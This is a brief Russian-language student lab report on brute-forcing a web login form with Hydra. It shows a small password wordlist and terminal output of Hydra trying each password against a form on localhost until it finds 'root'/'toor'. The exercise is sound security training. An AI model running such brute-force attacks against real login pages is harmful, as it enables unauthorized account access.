


Индивидуальный проект. Этап 3

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- Использовать Hydra для подбора или взлома имени пользователя и пароля.



```
~/passwords - Mousepad
File Edit Search View Document Help
[Icons]
1 root
2 root2
3 toor2
4 bfjshcjdzc
5 23nb4jfhdoi
6 dmvpodo
7 toor
8 |
```

Hydra сработала

```
ukmorozeva@ukmorozeva: ~  
File Actions Edit View Help  
0.1 http-post-form "[:username=^USER^&password=^PASS^:Invalid usernam"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-20 10:  
43:25  
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1  
try per task  
[DATA] attacking http-post-form://127.0.0.1:80/:username=^USER^&password=^PAS  
S^:Invalid usernam  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "root" - 1 of 7 [child 0] (0  
/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "root2" - 2 of 7 [child 1] (0  
/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "toor2" - 3 of 7 [child 2] (0  
/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "bfjshcjdzc" - 4 of 7 [child  
3] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "23nb4jfhdoi" - 5 of 7 [chil  
d 4] (0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "dmvpodo" - 6 of 7 [child 5]  
(0/0)  
[ATTEMPT] target 127.0.0.1 - login "root" - pass "toor" - 7 of 7 [child 6] (0  
/0)  
[80][http-post-form] host: 127.0.0.1 login: root password: toor  
[STATUS] attack finished for 127.0.0.1 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-20 10:  
43:25  
  
(ukmorozeva@ukmorozeva)-[~]  
$
```